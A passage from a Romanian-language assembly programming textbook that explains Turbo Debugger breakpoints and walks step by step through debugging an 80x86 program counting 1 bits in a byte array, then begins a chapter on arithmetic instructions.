Program reset (Ctrl+F2) – mută cursorul pe prima instrucțiune care se execută în cadrul programului. Practic, valoarea registrului IP este reinițializată cu adresa primei instrucțiuni care trebuie executată, execuția programului putându-se relua ca și cum nu s-ar fi executat nici o instrucțiune până în acest moment.

1.5.10. Puncte de întrerupere

Punctul de întrerupere (Breakpoint) este un mecanism folosit pentru a determina efectuarea anumitor acțiuni în anumite puncte ale execuției programului. Utilizatorul poate defini un breakpoint prin specificarea a trei informații:

- 1 **poziția** în care se va stabili punctul de întrerupere,
- 2 **condiția** care permite activarea punctului de întrerupere,
- 3 **acțiunea** care să se execute la activarea punctului de întrerupere.

Cel mai ușor tip de punct de întrerupere este cel asociat unei instrucțiuni din program, este întotdeauna activat, condiția este permanent adeverată și acțiunea constă în oprirea (temporară) a execuției programului în acel punct. Acestea sunt numite **puncte de întrerupere simple** și sunt cele implicate pentru TD. Prin utilizarea acestui gen de punct de întrerupere, se efectuează rularea normală a programului, până la întâlnirea unui asemenea punct, în care se permite analizarea stării CPU, memoriei și.a.m.d. Un alt tip de punct de întrerupere este cel **global** care este evaluat după fiecare linie de cod sursă.

Un punct de întrerupere simplu se poate stabili ușor în doi pași: se poziționează cursorul pe linia de cod căreia să-i fie asociată acel punct, după care, cu ajutorul tastei F2 se definește punctul de întrerupere respectiv. Se poate alege linia curentă în cadrul ferestrei modul sau din panoul de cod al ferestrei CPU. Efectuarea aceleiași operații pe o linie pentru care există deja definit un punct de întrerupere cauzează anularea acestuia. O altă posibilitate de a defini un punct de întrerupere simplu este cu ajutorul comenzi **Breakpoints | At...** și introducerea adresei instrucțiunii pentru care să fie definit. Această adresă se poate specifica în mai multe moduri:

- #<număr>, unde <număr> este numărul unei linii din codul sursă. De exemplu, #47 definește un punct de întrerupere asociat celei de a 47-a linii din program. Dacă se lucrează cu mai multe module de program, acest număr de linie trebuie precedat de numele modulului. De exemplu: #modul2#47 referă la 47-a linie din modulul *modul2.asm*.
- adresa instrucțiunii din cadrul programului curent (de exemplu adresa cs:001Ah).

Pentru a defini un punct de întrerupere global se poate alege de asemenea comanda **At...** din meniul **Breakpoints**. În fereastra de dialog deschisă se va selecta opțiunea *Global*. Tot în meniul **Breakpoints** se găsesc și următoarele comenzi:

Changed memory global... – se solicită introducerea unei adrese din memorie, după care se stabilește un punct de întrerupere global pentru care condiția de activare este modificarea valorii de la acea adresă.

Expression true global... – după introducerea unei expresii, se definește un punct de întrerupere global care este activ numai când valoarea expresiei introduse este diferită de zero.

Toate punctele de întrerupere definite pot fi vizualizate în cadrul ferestrei **Breakpoints**, fereastră care este accesibilă folosind opțiunea meniu **View | Breakpoints**. Această fereastră este divizată în două panouri: regiunea din stânga afișează punctele de întrerupere curente, iar regiunea din dreapta furnizează detalii despre punctul de întrerupere curent selectat în prima regiune. Meniul local pentru regiunea din stânga oferă opțiuni de adăugare, ștergere, schimbare de atribute pentru punctul de întrerupere curent selectat, și.a.m.d.

1.5.11. Exemplu – operație de depanare

În această secțiune se va propune o problemă, va fi prezentat programul care rezolvă problema propusă, apoi se vor urmări câțiva pași pe care puteți să-i urmați în cadrul operației de depanare a programului respectiv. Se va pune accent pe operațiile pe care le puteți efectua pentru a urmări valori (intermediare sau finale) ale unor variabile, cu atât mai mult cu cât nu toate programele afișează la ieșirea standard rezultatele problemei.

1.5.11.1. Textul problemei

Se dă un sir de octeți. Conținutul fiecărui octet se va interpreta ca număr cu semn. Să se copieze într-un al doilea sir de octeți acei octeți din primul sir pentru care numărul de biți cu valoarea 1 este par. Să se calculeze numărul de octeți care se copiază în al doilea sir, precum și suma valorilor acestora.

1.5.11.2. Codul sursă *siruri.asm*

assume cs:code,ds:data

data segment

sirS db 10, -100, 31, 55, -10

;definim un segment de date numit **data**
;sirS este eticheta pentru sirul de octeți sursă;
;rezervăm spațiu pentru cinci valori pe dimensiune
;1 octet, și inițializăm acești octeți cu valorile:

;10 = 0000 1010b = 0Ah

; -100 = 1001 1100b = 9Ch

;31 = 0001 1111b = 1Fh

;55 = 0011 0111b = 37h

; -10 = 1111 0110b = 0F6h

lung equ \$-sirS

;lung reprezintă lungimea sirului sirS (\$ reprezintă numărul de octeți generați de asamblor până în acest moment în cadrul acestui

```

;segment, iar sirS reprezintă deplasamentul primului octet al şirului
;sursă)
sirD db lung dup (?) ;rezervăm spațiu pentru şirul de octeți destinație; deoarece vom
;copia din sirS în sirD maxim lung octeți, stabilim lungimea
;maximă pentru sirD la valoarea lung
nr db ? ;nr va conține numărul de octeți copiați din sirS în sirD
suma dw ? ;suma etichetează un spațiu de dimensiune un cuvânt care va
;conține suma octeților copiați din sirS în sirD
data ends ;sfărșitul segmentului de date

code segment ;segmentul de cod

numara proc
;definim procedura numara, care primește un octet ca "parametru", transmis prin
;intermediul stivei. În AL se va calcula numărul de biți 1 din configurația de biți a
;octetului primit ca parametru.

;următoarele două instrucțiuni reprezintă așa-numita operație de izolare a stivei: se pune
;pe stivă valoarea registrului BP (o salvăm pentru a o putea reface înainte de ieșirea din
;procedură) și se copiază valoarea registrului SP în BP (acum BP va indica vârful stivei,
;astfel devenind o nouă bază a stivei pentru operațiile din cadrul procedurii curente)
push bp
mov bp, sp

;în acest moment, vârful stivei are următoarea structură:
;- la deplasament [BP] se găsește valoarea salvată a registrului BP din momentul intrării
;în procedură
;- la deplasament [BP+2] se găsește adresa de revenire din procedura curentă (adresa
;instrucțiunii (***) – vezi pagina 44)
;- în octetul inferior al cuvântului de la deplasament [BP+4] se găsește valoarea
;parametrului transmis procedurii

mov bl, byte ptr [bp+4] ;încarcăm în BL octetul pentru care urmează să se numere
;biții cu valoarea 1 din configurația de biți (parametrul
;procedurii)
mov al, 0 ;în AL vom număra biții cu valoarea 1 din BL, astfel că
;pentru început îl inițializăm cu valoarea 0

;operația de numărare a biților cu valoarea 1 din configurație de biți a lui BL – deoarece
;trebuie să verificăm rând pe rând valoarea fiecărui bit din configurație, vom efectua de 8
;ori următoarele două instrucțiuni:
;ROL BL, 1 – rotire la stânga cu o poziție a configurației de biți din BL; în urma
;acestei operații, CF este setat la valoarea bitului rotit
;ADC AL, 0 – adunare cu carry AL := AL + 0 + CF; astfel, dacă valoarea

```

```

;ultimului bit rotit a fost 1, valoarea din registrul AL crește cu o unitate
;pentru a executa de 8 ori acești pași vom folosi instrucțiunea LOOP: la execuția acestei
;instrucțiuni decrementează valoarea din registrul CX și se efectuează salt la eticheta
;specificată dacă valoarea lui CX este diferită de zero. Astfel, dacă de la început copiem
;în CX numărul de repetări a setului de instrucțiuni, LOOP va simula o structură
;repetitivă de tipul „Repetă ... până când ...”

mov cx, 8 ;se va executa setul de instrucțiuni dintre eticheta rotire și instrucțiunea
;LOOP rotire de 8 ori
rotire:
rol bl, 1 ;rotim configurația de biți din BL cu o poziție spre stânga; CF
;conține valoarea bitului rotit
adc al, 0 ;adunare cu carry a valorii 0 la AL (practic, adunăm la valoarea
;registrului AL valoarea lui CF)
loop rotire ;decrementarea valorii din registrul CX și salt la eticheta rotire
;dacă CX ≠ 0

mov sp, bp ;refacerea vârfului stivei la configurația obținută după operația de izolare a
;stivei
pop bp ;refacerea conținutului registrului BP la valoarea avută la intrarea în
;procedura curentă
ret 2 ;indicăm ieșirea din rutina curentă cu scoaterea a doi octeți de pe stivă –
;cei care reprezintă parametrul procedurii
numara endp ;sfărșitul procedurii numara

start: ;eticheta care marchează punctul de intrare în program (punct din
;care începe execuția programului)
    mov ax, data ;folosim registrul AX ca intermedian pentru încărcarea
    mov ds, ax ;registrului DS cu adresa de segment a segmentului data
    mov es, ax ;încarcăm registrul ES cu aceeași adresă a segmentului de date,
;salvată momentan în AX

    mov suma, 0 ;inițializăm valorile corespunzătoare etichetelor suma și nr cu zero
    mov nr, 0

;pentru parcurgerea şirului sursă și completarea şirului destinație vom folosi
;instrucțiunile LODSB și STOSB:
;- LODSB încarcă în registrul AL octetul de la adresa DS:SI, incrementează valoarea din
;SI dacă DF=0, sau decrementează valoarea din SI dacă DF=1
;- STOSB copiază valoarea din AL în octetul de la adresa ES:DI, incrementează valoarea
;din DI dacă DF=0, sau decrementează valoarea din DI dacă DF=1
;mai sus s-au încărcat registrii DS și ES cu adresele de segment ale şirurilor sursă,
;respectiv destinație

```

```

lea si, sirS      ;încarcăm în SI deplasamentul primului octet al sirului sirS
lea di, sirD      ;încarcăm în DI deplasamentul primului octet al sirului sirD
mov cx, lung       ;copiem în CX lungimea (ca număr de octeți a) sirului sirS, ceea ce
                   ;va reprezenta numărul de execuții ale instrucțiunilor aflate între
                   ;eticheta repeta și instrucțiunea loop repeta
cld               ;setăm valoarea flag-ului DF la valoarea 0 => direcția în
                   ;parcurgerea sirurilor sirS și sirD va fi de la adresa mai mică la
                   ;adresă mai mare
repeta:
lodsb            ;încarcăm octetul de la adresa DS:SI în AL (practic parcurgem
                   ;sirS)
cbw               ;deoarece se cere ca octeții să fie interpretați ca numere cu semn,
                   ;convertim cu semn octetul din AL la cuvânt în AX cu ajutorul
                   ;instrucțiunii cbw
mov dx, ax        ;(*) salvăm conținutul lui AX în registrul DX deoarece în
                   ;procedura numara se va schimba conținutul lui AX
push cx           ;(**) salvăm conținutul registrului CX pe stivă deoarece se va
                   ;modifica în cadrul procedurii numara
push ax           ;punem pe stivă valoarea registrului AX. Octetul din a cărui
                   ;configurație se vor număra biții 1 se găsește în partea LOW a
                   ;cuvântului pus pe stivă
call numara       ;apelul procedurii numara
                   ;după revenirea din procedura numara, în AL se găsește numărul
                   ;de biți 1 din octetul transmis procedurii
pop cx            ;(***) refacem conținutul registrului CX dinaintea apelului
                   ;procedurii; vezi instrucțiunea (**)
shr al, 1         ;deplasăm configurația de biți din AL cu o poziție spre dreapta;
                   ;bitul care ieșe din configurație (cel mai puțin semnificativ) este
                   ;copiat în CF; dacă CF este 1, înseamnă că numărul din AL a fost
                   ;impar
jc sfarsit_repetă
                   ;dacă CF=1 (dacă AL a fost impar), atunci octetul curent nu este
                   ;luat în considerare în operațiile care trebuie efectuate în
                   ;continuare, iar execuția programului continuă de la eticheta
                   ;sfarsit_repetă; altfel (dacă în AL am avut un număr par)...
inc nr            ;incrementăm numărul de octeți pentru care numărul de biți 1 este
                   ;par
add suma, dx       ;adunăm la suma curentă valoarea octetului, pe dimensiune 1
                   ;cuvânt, salvată în registrul DX (vezi instrucțiunea (*))
mov al, dl         ;copiem în AL octetul care trebuie stocat în sirD
stosb             ;încarcăm la adresa ES:DI (în sirD) octetul conținut în AL
sfarsit_repetă:
loop repeta       ;decrementează valoarea din registrul CX; dacă CX ≠ 0 se
                   ;efectuează salt la eticheta repeta

```

```

;execuția programului ajunge în acest punct când s-a parcurs fiecare octet din sirS
;în nr și suma se găsesc valorile cerute de problemă, iar în sirD sunt copiați nr octeți din
;sirS

mov ax, 4C00h      ;terminarea programului prin apelul intreruperii 21h, pentru funcția
int 21h            ;4Ch, cu valoarea codului de return zero
code ends          ;sfârșitul segmentului de cod

stiva segment STACK ;definim un segment de stivă pentru care alocăm 64h = 100 octeți
org 64h
stiva ends

end start          ;sfârșitul programului

```

Observație: În programul de mai sus s-au definit în segmentul de date etichetele nr, care conține numărul de octeți cu număr par de biți 1 din sirul etichetat cu sirS, și suma pentru a calcula suma acestor octeți. Deoarece lucrăm cu un sir de octeți, ne permitem să considerăm nr de dimensiune un octet, însă e bine să efectuăm suma octetilor într-un spațiu de dimensiune un cuvânt, deoarece e posibil ca acest număr să fie în afara intervalului [-128, 127] (domeniul pentru numere pe un octet interpretate cu semn).

1.5.11.3. Depanarea programului siruri

Presupunem că la linia de comandă sunt executate următoarele comenzi, înainte de operația de depanare:

```

TASM /zi siruri.asm
TLINK /v siruri.obj

```

După lansarea utilitarului TD pentru executabilul siruri.exe rezultat, ferestrele afișate implicit în fereastra TD sunt o fereastră modul, care conține textul programului din fișierul siruri.asm, și fereastra Watches, care deocamdată nu conține nici o informație.

S-a menționat mai sus faptul că fereastra CPU este printre cele mai utile în contextul programării în limbaj de asamblare, în cadrul unei operații de depanare. Pentru a beneficia de informațiile afișate în cadrul acestei ferestre, deschidem fereastra CPU folosind comanda View | CPU.

Dacă suntem interesați și de urmărirea valorilor pentru anumite variabile, în general vom folosi fereastra Watches pentru această operație. Presupunem că pentru problema propusă vom urmări valorile variabilelor de memorie suma și nr, motiv pentru care le vom adăuga în fereastra Watches.

În continuare, presupunem că executăm pas cu pas (F7) primele două instrucțiuni ale programului, și anume:

```

mov ax, data      ; folosim registrul AX ca intermediar pentru încărcarea
mov ds, ax        ; registrului DS cu adresa de segment a segmentului data

```

Aceste instrucțiuni încarcă registrul DS cu adresa de segment a segmentului de date data.

În acest moment, configurația ferestrei TD este similară celei vizualizate în figura 1.6.

Observație: Trebuie menționat faptul că în execuția repetată a aceluiași program pe aceeași sau pe o altă mașină se pot obține cu totul alte valori ale adreselor de segment.




Fig. 1.6. Fereastra TD în timpul operației de depanare: a fost deschisă fereastra CPU, au fost adăugate două elemente de urmărit în fereastra Watches și au fost executate primele două instrucțiuni ale programului.

Se observă că valoarea conținută în registrul IP este 001Ch, întocmai offset-ul instrucțiunii de după cele două linii execute. Mai putem identifica această instrucțiune (cea care urmează a fi executată) observând semnul ‘>’ la începutul liniei respective în fereastra modul, precum și în cadrul același linii din panoul de cod al ferestrei CPU. Afisarea codului sursă în fereastra CPU este realizată conform setării implicite a comenzi Mixed din meniul local, și anume Both.

Dacă în panoul de date al ferestrei CPU nu este afișat conținutul memoriei din cadrul segmentului de date, executați comanda Goto... din meniul local al panoului și introduceți (cel puțin pentru început) adresa DS:0. Deoarece instrucțiunile execute până în acest moment au încărcat registrul DS cu valoarea 59EBh (vezi panoul de registri, unde, datorită modificării efectuate asupra valorii lui DS, acesta este evidențiat), puteți observa valorile date la definirea etichetelor din segmentul de date. Tot în figura 1.6. putem observa organizarea acestor valori în memorie: primii 5 octeți conțin valorile 10 (0Ah), -100 (9Ch), 31 (1Fh), 55 (37h), -10 (0F6h),

respectiv octeții etichetați prin sirS. Deoarece lung este o etichetă pentru care nu se rezervă spațiu în memorie, valoarea acesteia nu o vedem în cadrul sirului de octeți din segmentul de date. Din modul în care i-a fost asociată o valoare, știm că această valoare este 5:

$$\text{Lung} = \$ - \text{srS} = (\text{numărul de octeți generați până în acel moment în cadrul segmentului din care face parte}) - (\text{offset-ul lui srS}) = 5 - 0 = 5$$

În continuarea octeților etichetați de sirS, în segmentul de date avem următoarele valori: există 5 octeți rezervați (și neinitializați) pentru sirul sirD, un octet neinitializat pentru eticheta nr, și 2 octeți (un cuvânt) rezervați pentru suma. Octeții următori nu sunt de interes pentru problema noastră.

Executăm în continuare, pas cu pas (F7 sau comanda Run | Trace into) instrucțiunile din program. Regiștrii și flag-urile pentru care instrucțiunea executată le modifică valoarea, sunt evidențiați în panourile de regiștri, respectiv de flag-uri. Executăm instrucțiunile până când IP=0033h, moment în care urmează a fi executată (pentru prima dată) instrucțiunea LODSB. Deoarece DS conține adresa segmentului de date, SI conține offset-ul lui sirS, execuția lui LODSB are ca efect încărcarea lui AL cu primul octet al sirului sirS, și anume cu valoarea 0Ah. Deoarece am convenit să tratăm valorile cu care lucrăm ca numere cu semn, și bitul de semn al lui 0Ah (0000 1010b) este 0, după execuția instrucțiunii CBW vom avea în AX valoarea 000Ah (0000 0000 0000 1010b), prin extinderea bitului de semn în AH.

Să urmărim comportamentul stivei din momentul în care ajungem la instrucțiunea PUSH CX. S-a văzut în programul siruri.asm că a fost definit un segment de stivă, pentru care s-au rezervat 100 octeți (64h), motiv pentru care, inițial, valoarea lui SP este 0064h. Executând următoarele instrucțiuni, putem observa comportamentul stivei: aceasta “crește” către valori mai mici, adică pe măsură ce adăugăm elemente în stivă, valoarea registrului SP scade. Astfel, după execuția celor două instrucțiuni PUSH, valoarea lui SP este 0060h (deoarece s-au adăugat în stivă 2 cuvinte = 4 octeți).

Continuăm execuția programului cu F7 pentru a executa pas cu pas și instrucțiunile din cadrul procedurii numara. Astfel, după intrarea în cadrul procedurii și execuția primelor două instrucțiuni, SP are valoarea 005Ch, iar stiva este de forma:

Offset	Valoare	Semnificație
005Ch	0100h	valoarea lui BP adăugată pe stivă la începutul procedurii; cuvântul din vârful stivei
005Eh	003Ch	adresa de revenire din procedură – deoarece este un apel <i>near</i> , aceasta reprezintă deplasamentul instrucțiunii imediat următoare apelului procedurii
0060h	000Ah	valoarea “parametrului” pus pe stivă; observăm că partea LOW a acestui cuvânt conține primul octet din sirS, pentru care dorim să aflăm numărul de biți 1
0062h	0005h	valoarea lui CX salvată înainte de adăugarea parametrului pe stivă

Mai departe, efectul instrucțiunii **MOV BL, BYTE PTR [BP+4]** este copierea valorii 0Ah în BL. Explicația este următoarea: BP conține deplasamentul cuvântului din vârful stivei; BP+4 este adresa 0060h; datorită reprezentării *little-endian*, octetul cel mai puțin semnificativ se găsește la adresa cea mai mică; astfel, având așezarea octetilor 0A 00, **BYTE PTR [BP+4]** indică primul din cei doi octeți.

Continuăm operația de depanare până la execuția instrucțiunii de rotire de la adresa CS:000B. Înainte de execuția acesteia, conținutul lui BL este 0Ah = 0000 1010b, iar după o rotire a acestei configurații spre stânga cu o poziție, în BL obținem 14h = 0001 0100b (am marcat bitul rotit). Carry flag este setat la valoarea 0 deoarece aceasta a fost valoarea bitului rotit. Executăm instrucțiunile din bucla **LOOP** rotire până când valoarea din BL devine A0h = 1010 0000b. În acest moment, execuția instrucțiunii **ROL** modifică valoarea din BL la 41h = 0100 0001b, și valoarea lui CF devine 1, astfel că instrucțiunea de adunare următor executată adună la AL valoarea 0+1, semn că a fost numărat primul bit 1 întâlnit.

Pentru execuția următoarelor instrucțiuni, puteți continua cu **F7** sau **F8** sau, dacă dorîți să săriți direct la sfârșitul primei execuții a procedurii, este momentul să încercați definirea unui punct de întrerupere; selectați linia care conține instrucțiunea **retn 2** din fereastra modul sau din panoul de cod al ferestrei CPU, după care tastați **F2** sau alegeți o altă modalitate de definire a unui punct de întrerupere simplu, descrisă în secțiunea 1.5.10. După definirea acestui punct de întrerupere, rularea programului cu comanda **Run | Run (F9)** are ca efect execuția tuturor instrucțiunilor până în acest punct. În acest moment, AL conține valoarea 2 (s-au numărat 2 biți 1 în octetul transmis procedurii). De curiozitate, puteți să observați valoarea lui BL: este aceeași ca în momentul în care a fost încărcat, deoarece rotirea (fără carry a) configurației de biți dintr-un octet de 8 ori, îl reduce la configurația inițială.

Ieșirea din procedură cu instrucțiunea **retn 2** scoate de pe stivă adresa de revenire, precum și următorii doi octeți care au reprezentat parametrul procedurii.

Continuăm execuția instrucțiunilor pas cu pas până la întâlnirea instrucțiunii **LOOP repeta**. Deoarece la ieșirea din procedură valoarea lui AL este pară, bitul cel mai nesemnificativ este 0. Deplasând configurația de biți din AL spre dreapta cu o poziție, și testând starea lui CF cu ajutorul instrucțiunii de salt condiționat **JC**, determinăm dacă AL conține o valoare pară sau impară. Deoarece de această dată AL este par, se vor executa incrementarea valorii lui **nr**, adunarea octetului extins la 1 cuvânt și salvat în DX la valoarea din **suma**, și copierea acestui octet în **sirD**, respectiv la adresa **ES:DI**. Observarea conținutului memoriei de la începutul segmentului de date ne va demonstra efectuarea acestor operații (vezi figura 1.7.):

- primii 5 octeți sunt cei definiți pentru **sirS**
- octetul de la adresa DS:0005h are valoarea 0A (primul octet copiat în **sirD**); următorii patru octeți din **sirD** rămân în continuare neinițializați
- octetul de la adresa DS:000Ah (eticheta **nr**) are valoarea 1
- cuvântul de la adresa DS:000Bh are valoarea 000Ah (**suma** conține deocamdată valoarea primului octet determinat ca având număr par de biți 1); această valoare se găsește la adresa menționată sub forma 0A 00 (vezi reprezentarea *little-endian*)

Cap.1. Traseul program sursă asm - format executabil.

Totodată, se observă incrementarea cu 1 a valorilor regiștrilor SI (vezi instrucțiunea **LODSB**) și DI (vezi instrucțiunea **STOSB**).




Fig. 1.7. Conținutul ferestrelor CPU și Watches după verificarea primului octet din sirul sirS

Execuția instrucțiunii **LOOP repeta** provoacă repetarea execuției secvenței de instrucțiuni din această buclă până când CX devine 0, moment în care execuția programului continuă de la linia care conține instrucțiunea **mov AX, 4C00h**. Dacă dorîți la un moment dat să nu execuți pas cu pas instrucțiunile din bucla **repeta ... LOOP repeta**, dar dorîți să analizați rezultatele înainte de terminarea programului, puteți defini un punct de întrerupere pentru linia de după instrucțiunea **LOOP repeta**. În momentul în care ați ajuns în această poziție cu execuția programului, puteți urmări rezultatele finale ale acestuia (vezi figura 1.8.):

- în sirul **sirD** s-au depus octetii cu valorile 0Ah, 9Ch, 0F6h. Știm sigur că e vorba de trei octeți din cei 5 ai sirului **sirS** deoarece valoarea lui DI este 8 (a fost incrementat de trei ori de către instrucțiunea **STOSB**).
- în același timp, nr are valoarea 3, după cum se poate observa în fereastra **Watches**.
- suma octetilor copiați în **sirD** este FF9Ch. În fereastra **Watches** vedem interpretarea fără semn a acestui număr, afișată în baza 10: 65436 = FF9Ch = 1111 1111 1001 1100b. Interpretând acest număr cu semn, și observând că bitul de semn este 1, rezultă că numărul FF9Ch este negativ. Modulul acestui număr îl putem calcula astfel:

$$2^{16} - 1111\ 1111\ 1001\ 1100b = 1\ 0000\ 0000\ 0000\ 000b - 1111\ 1111\ 1001\ 1100b \\ = 0000\ 0000\ 0110\ 0100b = 100,$$

rezultă că **suma** = -100 (în interpretarea cu semn). Putem verifica simplu acest rezultat: octetii copiați în **sirD** conțin numerele 10, -100, -10, valori a căror sumă este -100.




Fig. 1.8. Conținutul ferestrelor CPU și Watches înainte de terminarea programului

1.5.11.4. Ce ar fi dacă...?

1. Operatie: Atunci când instrucțiunea curentă este **call numara**, ne poziționăm pe instrucțiunea **MOV BL, BYTE PTR [BP+4]** din procedură și efectuăm comanda **New cs:ip** din meniu local al panoului de cod.

Efecte: Practic, nu se adaugă pe stivă adresa de revenire din procedură și conținutul registrului BP, astfel că BP+4 nu ne indică cuvântul din stivă care conține parametrul transmis procedurii. Mai mult, nu ne este asigurată revenirea din procedură la instrucțiunea **pop CX ;(***)**

Cauze: În primul rând – execuția programului a “sărit” peste salvarea lui BP și copierea valorii din SP în BP, astfel că BP+4 va indica o cu totul altă locație din stivă decât cea în care am salvat parametrul procedurii; apoi – chiar dacă valoarea lui BP ar indica vârful stivei, deoarece nu s-a executat efectiv apelul de procedură, adresa de revenire nu a fost adăugată pe stivă, astfel, că BP+4 ar indica cuvântul de sub parametrul transmis, adică valoarea salvată a lui CX. La revenirea din procedură (vezi instrucțiunea **ret 2**) se generează eroare – **care?**

2. Operatie: Executăm comanda **Change...** în panoul de date pentru a modifica valoarea celui de-al patrulea octet al sirului **sirS**, punând ca nouă valoare 36h.

Efecte: Executând programul până la sfârșit, valoarea lui nr este 4, și valoarea reprezentată de eticheta **suma** este OFFD2h = 1111 1111 1101 0010b, număr negativ în interpretarea cu semn, care este -46.

Cauze: Modificarea valoiei octetului de la adresa DS:0003h de la valoarea 37h la valoarea 36h (54), face ca numărul de biți 1 din acesta să fie par, este numărat în **nr**, este adunat la **suma**, astfel că **suma** = 10-100+54-10 = -46.

Observație: După cum s-a afirmat și în secțiunea 1.5.7. (descrierea comenzilor din meniurile locale ale panourilor ferestrei CPU), resetarea / refăcerea programului face ca valorile etichetelor, regiștrilor, flag-urilor să redevină cele normale începutului de program, în ciuda modificărilor efectuate, de tipul modificării conținutului unei zone de memorie.

3. Operatie: Executăm comanda **Breakpoints | Changed memory global...** și în fereastra de dialog apărută introducem simbolul **nr**.

Efecte: S-a definit un punct de întrerupere global al căruia condiție de activare este modificarea valorii de la adresa etichetei **nr**. Acest punct de întrerupere și caracteristicile sale pot fi vizualizate în fereastra **Breakpoints**:

- numele implicit dat acestui punct de întrerupere este **Global_1**,
- acțiunea care se execută când condiția de activare devine adevărată este oprirea execuției programului,
- condiția de activare este modificarea valorii din zona de memorie care începe la adresa 59EBh:000Ah (adresa variabilei de memorie **nr**) și este de dimensiune 1 octet,
- punctul de întrerupere este activ.

Datorită definirii acestui punct de întrerupere, dacă rulăm programul cu **F9**, execuția acestuia se va opri de fiecare dată când valoarea din **nr** se va modifica. În programul de mai sus, valoarea din **nr** este modificată la execuția instrucțiunii **INC NR**. Trebuie observat faptul că instrucțiunea de inițializare a variabilei de memorie **nr** (**MOV NR, 0**) nu produce o modificare în valoarea acesteia (fiind neinițializată, în mod normal se consideră ca fiind egală cu 0), motiv pentru care punctul de întrerupere definit nu se activează în această poziție. La modificarea valorii din **nr**, execuția programului se oprește pe linia următoare instrucțiunii care a produs activarea punctului de întrerupere (**ADD SUMA, DX**), este afișat mesajul “Global breakpoint 1 at #siruri#50”, după care se poate continua execuția programului, pas cu pas sau execuție cu **F9**.

Mesajul afișat ne arată linia pe care se oprește execuția programului. Dacă la operația de asamblare a codului sursă generăm și fișier de listare, în acesta se observă că linia care conține instrucțiunea **ADD SUMA, DX** este numerotată cu 50.

În cazul programului prezentat, putem folosi acest punct de întrerupere pentru a analiza datele în momentele în care se găsește un octet cu număr par de biți 1.

CAPITOLUL 2

INSTRUCȚIUNI ARITMETICE

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referință (*quick reference guide*) instrucțiunile aritmetice și de conversie ale limbajului de asamblare 80x86 avute în vedere în cadrul exemplelor și problemelor propuse în acest capitol.

Instrucțiuni aritmetice

<u>Sintaxa</u>	<u>Efect</u>
1. ADD dest, sursă	$dest = dest + sursă$ - cei doi operanzi ai adunării trebuie să aibă același tip: ambii octeți sau ambii cuvinte
2. ADC dest, sursă	$dest = dest + sursă + CF$ - la suma dintre cei doi operanzi se mai adună și valoarea bitului de transport (Carry Flag)
